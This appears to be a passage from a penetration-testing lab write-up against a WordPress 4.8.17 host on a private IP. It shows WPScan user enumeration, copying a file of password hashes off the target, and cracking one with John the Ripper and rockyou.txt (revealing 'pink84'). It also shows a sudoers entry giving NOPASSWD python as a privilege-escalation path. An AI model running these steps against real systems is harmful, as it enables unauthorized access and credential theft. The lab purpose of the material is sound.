


```
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.17'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.17'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <==================================

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Weak password vulnerability




```
root@Kali:~# scp michael@192.168.1.110:/var/www/html/pass.txt /roo
t/pass.txt
michael@192.168.1.110's password:
pass.txt                        100%   70    88.4KB/s   00:00
root@Kali:~# cat pass.txt
$P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0
$P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/
root@Kali:~# nano pass.txt
root@Kali:~# cd /usr/share/wordlists/
root@Kali:/usr/share/wordlists# ls
dirb       fasttrack.txt  metasploit  rockyou.txt
dirbuster  fern-wifi      nmap.lst    wfuzz
root@Kali:/usr/share/wordlists# john --wordlist=rockyou.txt /root/
pass.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($
P$ or $H$) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pink84           (steven)
1g 0:00:05:12 DONE (2021-11-22 19:34) 0.003195g/s 45832p/s 45979c/
s 45979C/s !!!@@@!!!..*7¡Vamos!
Use the "--show --format=phpass" options to display all of the cra
cked passwords reliably
Session completed
```




```
  GNU nano 2.2.6                         File: /etc/sudoers.tmp

#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL) NOPASSWD:ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d

steven ALL=(ALL) NOPASSWD: /usr/bin/python
```

MySQL database breach

